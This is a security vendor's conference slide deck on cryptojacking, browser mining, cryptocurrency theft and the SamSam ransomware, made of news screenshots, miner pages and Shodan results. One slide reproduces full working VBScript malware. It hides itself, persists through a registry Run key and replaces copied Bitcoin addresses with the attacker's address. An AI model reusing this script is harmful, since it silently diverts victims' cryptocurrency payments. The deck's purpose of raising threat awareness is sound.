

# From Ransomware to Cryptojacking: Think **AND** not **OR**

**John Shier**

Sr. Security Advisor - @john\_shier

November 2018 – Judgement Day, Bratislava

**SOPHOS**

**In the news**

**SOPHOS**

# In the news

## Unsecured AWS led to cryptojacking attack on LA Times

27 FEB 2018 6

Cryptocurrency, Security threats

naked **security** by SOPHOS



## Tesla cryptojacked by currency miners

22 FEB 2018 0

Cryptocurrency

naked **security** by SOPHOS



## Cryptomining script poisons government websites – What to do

12 FEB 2018 4

Cryptocurrency

naked **security** by SOPHOS



## NiceHash cryptomining exchange hacked; everything's gone

07 DEC 2017 3

Cryptocurrency, Cryptography, Data loss, Security threats

naked **security** by SOPHOS



# Cryptomining







genesis mining farm



# Traditional

**BITCOIN HALLOWEEN SALE**

Hours: 29, Minutes: 48, Seconds: 06

Use promo code "WhitepaperDay" for an additional 15% off Bitcoin Mining.

**START MINING NOW!**

**Genesis Mining**


HOME BLOG **PRICING** OUR OFFER ABOUT US PRESS CUSTOMER SERVICE TECHNOLOGY -

BITCOIN MINING DASH MINING ETHEREUM MINING LITECOIN MINING MONERO MINING ZCASH MINING


**WE'RE HIRING!**

Back in stock (Limited Offer)	Back in stock (Limited Offer)	Back in stock (Limited Offer)	Back in stock (Limited Offer)
<b>Radiant Gold</b> Starter	<b>Radiant Platinum</b> Best Buy	<b>Radiant Diamond</b> Professional	<b>Radiant Custom plan</b> Create a custom Bitcoin mining plan
<b>\$255<sup>00</sup></b>	<b>\$1,250<sup>00</sup></b>	<b>\$6,125<sup>00</sup></b>	<b>\$49,000<sup>00</sup></b>
<b>1 TH/s</b>	<b>5 TH/s</b>	<b>25 TH/s</b>	<b>200 TH/s</b>
5 Year Bitcoin Mining Contract SHA-256 Mining Algorithm Maintenance Fees apply	5 Year Bitcoin Mining Contract SHA-256 Mining Algorithm Maintenance Fees apply	5 Year Bitcoin Mining Contract SHA-256 Mining Algorithm Maintenance Fees apply	Use sliders or enter value SHA-256 Mining Algorithm Maintenance Fees apply
<b>PURCHASE PLAN</b>	<b>PURCHASE PLAN</b>	<b>PURCHASE PLAN</b>	<b>PURCHASE PLAN</b>

# Browser based



Coinhive [Documentation](#) [Login](#) [Signup](#)







HASHES/S	TOTAL
0	0
THREADS	SPEED
4 + / -	100% + / -

[START MINING](#)

## A Crypto Miner for your Website

Monetize Your Business With Your Users' CPU Power

[INTEGRATE COINHIVE ON YOUR WEBSITE](#)

-  **Spam Protection**  
Rate limit actions on your site
-  **Link Forwarding**  
Monetize shortlinks to your content
-  **In-Game Money**  
Offer rewards in your online games
-  **Ad-Free Content**  
Run your site without ads





The screenshot shows the Salon website interface. At the top, there is a red navigation bar with the 'salon' logo on the left and menu items: NEWS, POLITICS, ENTERTAINMENT, LIFE, and INNOVATION & SCIENCE. On the right side of the bar are social media icons for Facebook, Twitter, and a search icon, followed by a 'SALON TV' button. The main content area features a large background image of a crowd. On the left, a headline reads 'The cons assault o Parkland' with the name 'AMANDA MARCOTTE' below it. A large white notification box is centered, containing the text: 'We noticed you're using an ad blocker'. Below this, it says 'We depend on ads to keep our content free for you. Please consider disabling your ad blocker so we can continue to create the content you come here to enjoy.' To the right of the notification is a red circle with a white 'S'. Below the notification are three buttons: 'OK, I'VE DISABLED IT' with the text 'Allow ads on Salon learn more', 'SUPPRESS ADS BETA' with 'Block ads by allowing Salon to use your unused computing power learn more', and 'AD-FREE SALON APP' with 'Ad-free featuring exclusive stories and videos'. At the bottom of the notification box are two app store buttons: 'GET IT ON Google Play' and 'Download on the App Store'. To the right of the notification is a sidebar titled 'Editor's Picks' with a small 'S' icon. It lists three articles: 'THE BAD COMPANY TRUMP KEEPS' by LUCIAN K. TRUSCOTT IV, 'HOW WILL "THE AMERICANS" PLAY OUT?' by MELANIE MCFARLAND, and 'SYMPATHY FOR MELANIA?' by ERIN KEANE. Below these are two more article titles: 'THE GRUDGING TOLERANCE OF ROSEANNE' by MELANIE MCFARLAND.

⚠ You must update miners to version 2.5 before April 6 due [Monero PoW change](#), also check issue [#482](#)

downloads **9M total** release **v2.5.2** release date **last monday** license **GPL-3.0** stars **1k** forks **589**

XMRig is a high performance Monero (XMR) CPU miner, with official support for Windows. Originally based on cpuminer-multi with heavy optimizations/rewrites and removing a lot of legacy code, since version 1.0.0 completely rewritten from scratch on C++.


- This is the **CPU-mining** version, there is also a [NVIDIA GPU version](#) and [AMD GPU version](#).
- [Roadmap](#) for next releases.

```
* VERSIONS:      XMRig/2.2.1 libuv/1.8.0 gcc/7.1.0
* HUGE PAGES:    available, enabled
* CPU:           Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (1) x64 AES-NI
* CPU L2/L3:     1.0 MB/8.0 MB
* THREADS:       4, cryptonight, av=1, donate=1%, affinity=0xF
* POOL #1:       pool.minemonero.pro:5555
* COMMANDS:      hashrate, pause, resume
[2017-08-18 16:06:10] use pool pool.minemonero.pro:5555 172.104.143.159
[2017-08-18 16:06:10] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:06:39] accepted (1/0) diff 5000 (73 ms)
[2017-08-18 16:06:58] accepted (2/0) diff 5000 (77 ms)
[2017-08-18 16:07:14] speed 2.5s/60s/15m 307.3 306.8 n/a H/s max: 307.4 H/s
[2017-08-18 16:07:31] new job from pool.minemonero.pro:5555 diff 5000
[2017-08-18 16:07:31] accepted (3/0) diff 5000 (79 ms)
[2017-08-18 16:07:35] accepted (4/0) diff 5000 (56 ms)
```

### Features

- High performance.
- Official Windows support.
- Small Windows executable, without dependencies.
- x86/x64 support.
- Support for backup (failover) mining server.
- keepalived support.
- Command line options compatible with cpuminer.
- CryptoNight-Lite support for AEON.
- Smart automatic [CPU configuration](#).
- Nicehash support
- It's open source software.

# The Pirate Bay



[Search Torrents](#) | [Browse Torrents](#) | [Recent Torrents](#) | [TV shows](#) | [Music](#) | [Top 100](#)

Search here...

Audio  Video  Applications  Games  Porn  Other

## Blog

### Miner

As you may have noticed we are testing a Monero javascript miner.

This is only a test. We really want to get rid of all the ads. But we also need enough money to keep the site running.

Let us know what you think in the comments. Do you want ads or do you want to give away a few of your CPU cycles every time you visit the site?

Of course the mining can be blocked by a normal ad-blocker.

Note :

Initially there was a small typo so all CPU for a client was used. This should be corrected now so only 20-30% should be used.

Also it is restricted to run in one tab only so even if you have 10 tabs open it will only be running in 1.

Posted 09-16 2017 by admin



# Cryptojacking



5.50 100  
MID TIME DAY 11

```
Set objWSH = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
objFSO.DeleteFile(wscript.ScriptFullName)
On Error Resume Next

MyBTCAddress = "16kTgpux2489MN7YXoyqbtQMiMa3SWDogw"

BTCFolder = objWSH.ExpandEnvironmentStrings("%PROGRAMDATA%") & "\Microsoft Essentials"
BTC = BTCFolder & "\Software Essentials.vbs"
RegKeyName = "Microsoft Software Essentials"

If Not objFSO.Folderexists(BTCFolder) then
objFSO.CreateFolder BTCFolder
End If
Const HKEY_CURRENT_USER = &H80000001
strComputer = "."
Set objRegistry = GetObject("winmgmts:\\.\& strComputer & "\root\default:StdRegProv")
objRegistry.SetStringValue HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Run", RegKeyName, chr(34) & BTC & chr(34)

Sub CreateBTCs
Set FileBTC = objFSO.CreateTextFile(BTC, True)
FileBTC.WriteLine "On Error Resume Next"
FileBTC.WriteLine "Set objHTML = CreateObject(" & chr(34) & "HTMLfile" & chr(34) & ")"
FileBTC.WriteLine "Set objWSH = CreateObject(" & chr(34) & "WScript.Shell" & chr(34) & ")"
FileBTC.WriteLine "Do"
FileBTC.WriteLine "wscript.sleep(500)"
FileBTC.WriteLine "Clipboard = objHTML.ParentWindow.ClipboardData.GetData(" & chr(34) & "text" & chr(34) & ")"
FileBTC.WriteLine "LengthofClipboard = Len(Clipboard)"
FileBTC.WriteLine "If Left(Clipboard,1) = " & chr(34) & "1" & chr(34) & " then"
FileBTC.WriteLine "If LengthofClipboard >= 26 and LengthofClipboard <= 35 then"
FileBTC.WriteLine "objWSH.run " & chr(34) & "C:\Windows\System32\cmd.exe /c echo " & MyBTCAddress & "| clip" & chr(34) & ", 0"
FileBTC.WriteLine "End If"
FileBTC.WriteLine "End If"
FileBTC.WriteLine "If Left(Clipboard,1) = " & chr(34) & "3" & chr(34) & " then"
FileBTC.WriteLine "If LengthofClipboard >= 26 and LengthofClipboard <= 35 then"
FileBTC.WriteLine "objWSH.run " & chr(34) & "C:\Windows\System32\cmd.exe /c echo " & MyBTCAddress & "| clip" & chr(34) & ", 0"
FileBTC.WriteLine "End If"
FileBTC.WriteLine "End If"
FileBTC.WriteLine "Loop"
FileBTC.Close
End Sub

CreateBTCs

objWSH.run chr(34) & BTC & chr(34)
```



# AppleJeus

WEX Account: \$ 6838.50499999 ↓ john - Celas Trade Pro v1.00.00

Main View Interface Help

WEX Account: Balance: Total at Last Price: Total at Ask/Bid Price: Market: Network:

Fee: 0.2% Symbol: BTC/USD

Balance: 0.00000000 \$ 0.000000

Total at Last Price: \$ 0.0 Bitcoin: 0.0

Total at Ask/Bid Price: \$ 0.0 Bitcoin: 0.0

Market: Bid: \$ 6828.03 High: \$ 7000.0 Last Price: \$ 6838.505 Ask: \$ 6848.98 Low: \$ 6600.0 Volume: 598.96794

Network: API Lag: 2.411 sec Speed: 2.6 Kb/s

Your Open Orders: Filter: BTC/USD Total: 0.00000000 \$ 0.000000

No Open Orders

My transactions Rules Order Book Last Trades Charts News Indicator

Order Book: API Lag: 0.916 sec

Asks				Bids			
Total B	↑↓	Amount B	Price \$	Price \$	Amount B	↑↓	Total B
0.38016266	↓	0.38016266	6848.98	6828.03	0.00968810		0.0096881
0.88016266		0.50000000	6854.989	6828.02	0.34852567		0.35821377
0.95116266		0.07100000	6854.99	6826.0	0.01465000		0.37286377
1.2754428		0.32428014	6855.0	6825.72	0.00439515		0.37725892
1.27660819		0.00116539	6860.888	6825.021	0.00147000		0.37872892
1.28915619		0.01254800	6861.188	6825.0	0.00733520		0.38606412
1.31568117		0.02652498	6861.205	6824.978	0.00586000		0.39192412
1.33268117		0.01700000	6862.0	6824.9	0.00147000		0.39339412
1.59268117		0.26000000	6864.0	6824.0	0.00366000		0.39705412
1.60434021		0.01165904	6868.0	6823.31	0.00147000		0.39852412
1.89608809		0.29174788	6868.972	6823.123	0.08900000		0.48752412
2.41738809		0.52130000	6869.0	6822.56	0.00147000		0.48899412
2.42138809		0.00400000	6870.0	6822.49	0.00294000		0.49193412
2.43338809		0.01200000	6871.123	6822.139	0.00147000		0.49340412

Group by Price: \$ Don't group Auto Resize Columns Rows to Display: 100

Buy Bitcoin: Total to spend: \$ 0.00000000 Price per coin: \$ 6848.999 Total to BUY: 0.00000000 Zero profit Price: \$ 0.100 Zero profit Step: \$ 0.000 BUY

Sell Bitcoin: Total to SELL: 0.00000000 Price per coin: \$ 6828.030 Amount to receive: \$ 0.00000000 Zero profit Price: \$ 0.100 Zero profit Step: \$ 6827.930 SELL

General: New Window

Powered By: CELAS LIMITED

## Products

[HOME](#) / [ETHERNET ROUTERS](#) / [CCR1072-1G-8S+](#)

### CCR1072-1G-8S+

1U rackmount, 1x Gigabit Ethernet, 8xSFP+ cages, LCD, 72 cores x 1GHz CPU, 16GB RAM, up to 120 million packets per second, 80Gbps throughput, RouterOS L6



Our new flagship router, the CCR1072, is powered by a Tiler 72 core CPU, each core is clocked at 1GHz, and to fully utilize this power, the CCR1072 is equipped with eight independently connected 10G SFP+ ports and single Ethernet port for management purposes.

The unit comes equipped with installed RouterOS L6, 16GB of built in ECC RAM, touchscreen color LCD, two removable (hotplug) power supplies for redundancy, smart card slot, microUSB, regular size USB, microSD and 2x M.2 slots for additional storage.

Thanks to the unique 72 core processor and ports that are directly connected to the CPU, CCR1072 is capable of over 120 million packets per second throughput.

## Products

### NEW EXPLOIT FOR MIKROTIK ROUTER WINBOX VULNERABILITY

[HOME](#) / [ETHERNET ROUTERS](#) / [CCR1072-1G-8S+](#)

9th Oct, 2018 | Security

## CCR1072-1G-8S+

1U rackmount, 1x Gigabit Ethernet, 8xSFP+ cages, LCD, 72 cores, 1GHz CPU, 16GB RAM, up to 120 million packets per second throughput, RouterOS L6



Our new flagship router, the CCR1072, is powered by a Tileria 72 core CPU, each core is clocked at 1GHz, and to fully utilize this power, the CCR1072 is equipped with eight independently connected 10G SFP+ ports and single Ethernet port for management purposes.

The unit comes equipped with installed RouterOS L6, 16GB of built in ECC RAM, touchscreen color LCD, two removable (hotplug) power supplies for redundancy, smart card slot, microUSB, regular size USB, microSD and 2x M.2 slots for additional storage.

Thanks to the unique 72 core processor and ports that are directly connected to the CPU, CCR1072 is capable of over 120 million packets per second throughput.



SHODAN



[Explore](#)
[Downloads](#)
[Reports](#)
[Developer Pricing](#)
[Enterprise Access](#)
[Contact Us](#)

[Exploits](#)
[Maps](#)
[Share Search](#)
[Download Results](#)
[Create Report](#)

**TOTAL RESULTS**

155,962

**TOP COUNTRIES**



Country	Count
Brazil	44,966
Indonesia	16,824
India	14,926
Iran, Islamic Republic of	10,751
South Africa	6,274

**TOP SERVICES**

HTTP (8080)	82,519
HTTP	73,169
Squid Proxy	227
Qconn	8
AndroMouse	5

**TOP ORGANIZATIONS**

PT Telekomunikasi Indonesia	8,652
PT Telkom Indonesia	3,162
PT Telekomunikasi Indonesia	2,350
PT Telekomunikasi Indonesia	1,895
PT Telekomunikasi Indonesia	1,465

**TOP OPERATING SYSTEMS**

Linux 3.x	2,538
Linux 2.6.x	4

**HTTP/1.0 403 Forbidden**

Content-Length: 441  
Content-Type: text/html  
Date: Mon, 05 Nov 2018 15:54:06 GMT  
Expires: Mon, 05 Nov 2018 15:54:06 GMT  
Server: Mikrotik HttpProxy  
Proxy-Connection: close

**HTTP/1.0 403 Forbidden**

Content-Length: 433  
Content-Type: text/html  
Date: Mon, 05 Nov 2018 16:00:26 GMT  
Expires: Mon, 05 Nov 2018 16:00:26 GMT  
Server: Mikrotik HttpProxy  
Proxy-Connection: close

**HTTP/1.0 403 Forbidden**

Content-Length: 439  
Content-Type: text/html  
Date: Mon, 05 Nov 2018 16:00:22 GMT  
Expires: Mon, 05 Nov 2018 16:00:22 GMT  
Server: Mikrotik HttpProxy  
Proxy-Connection: close

**HTTP/1.0 403 Forbidden**

Content-Length: 443  
Content-Type: text/html  
Date: Sun, 16 Sep 2018 13:17:15 GMT  
Expires: Sun, 16 Sep 2018 13:17:15 GMT  
Server: Mikrotik HttpProxy  
Proxy-Connection: close

# GhostMiner



# Great train robbery

## Bitcoin miner jailed for 3.5 years for stealing electricity from train network

OCT 8, 2018 | IN WITH CHINESE CHARACTERISTICS | BY EMMA LEE





**Is it worth it?**

# Profit?



**Antminer S9-Hydro**  
€784,- VAT excl.  
€949,- VAT incl.  
✔ In stock from (Within 12 days)  
Delivery time: [EU](#) & [Non-EU](#)

[🛒 Order now](#)

Time Frame	BTC Coins	USD	Power Cost (in USD)	Pool Fees (in USD)	Profit (in USD)
Hourly	0.00002625	\$0.17	\$0.35	\$0.00	(\$0.18)
Daily	0.00063001	\$4.05	\$8.29	\$0.00	(\$4.24)
Weekly	0.00441005	\$28.34	\$58.01	\$0.00	(\$29.67)
Monthly	0.01890022	\$121.44	\$248.59	\$0.00	(\$127.16)
Annually	0.22995267	\$1,477.47	\$3,024.57	\$0.00	(\$1,547.09)

# The Biggest Cryptocurrency Hacks and Scams

Reported Loss (USD)

\* one dot = \$1M

• Less than \$100K

• \$100K - \$1M


• \$1M - \$5M\*

• \$5M - \$10M\*

\$10M - \$100M\*

\$10M - \$300M\*

More than \$300M\*



Article & Sources:  
<https://howmuch.net/articles/biggest-cryptocurrency-hacks-scams>  
<https://howmuch.net/sources/biggest-cryptocurrency-hacks-scams>

howmuch net

# Profit?



The screenshot shows the top of a web page with a navigation bar containing a hamburger menu icon, the word "MOTHERBOARD" in bold, and the "VICE" logo. Below the navigation bar, the word "COINHIVE" is displayed in blue. The main headline reads "'One of the Biggest' Coinhive Users Made \$7.69 In 3 Months". Below the headline, a sub-headline states "A comprehensive report looks at the rise of in-browser cryptocurrency mining."

**'One of the Biggest' Coinhive Users Made \$7.69 In 3 Months**

A comprehensive report looks at the rise of in-browser cryptocurrency mining.



The screenshot shows a tweet from the account "Bad Packets Report" (@bad\_packets). The tweet text reads: "The XMR wallet used by this cryptomining malware, 41ompKc8rx9eEXtAAm6RJTTm6jg8p6v3y33UqLMsUJS3gdUh739yf7ThiSVzsU4me7hbtVB61rf7EAVsJeRJKGQH4Lfi3hR, has mined a total of 0.63463611 XMR (~\$65 USD). What would you do with \$65?" There is a "Follow" button and a dropdown arrow next to the account name.


**Bad Packets Report**  
@bad\_packets

The XMR wallet used by this cryptomining malware,  
41ompKc8rx9eEXtAAm6RJTTm6jg8p6v3y33  
UqLMsUJS3gdUh739yf7ThiSVzsU4me7hbtV  
B61rf7EAVsJeRJKGQH4Lfi3hR, has mined  
a total of 0.63463611 XMR (~\$65 USD).

What would you do with \$65?



# GhostMiner



Think **AND** not **OR**

# SamSam



**NYT National News** 

@NYTNational

[Follow](#)



Atlanta's city government has been partially paralyzed for days by a cyberattack. Traffic tickets can't be paid online. Wi-Fi at the airport is down.

# Victims






**So what?**

Mine , steal 

# Opportunistic targets





SOPHOS

INTERCEPT

SEEING THE FUTURE IS THE FUTURE OF CYBERSECURITY.



# SOPHOS

Cybersecurity made simple.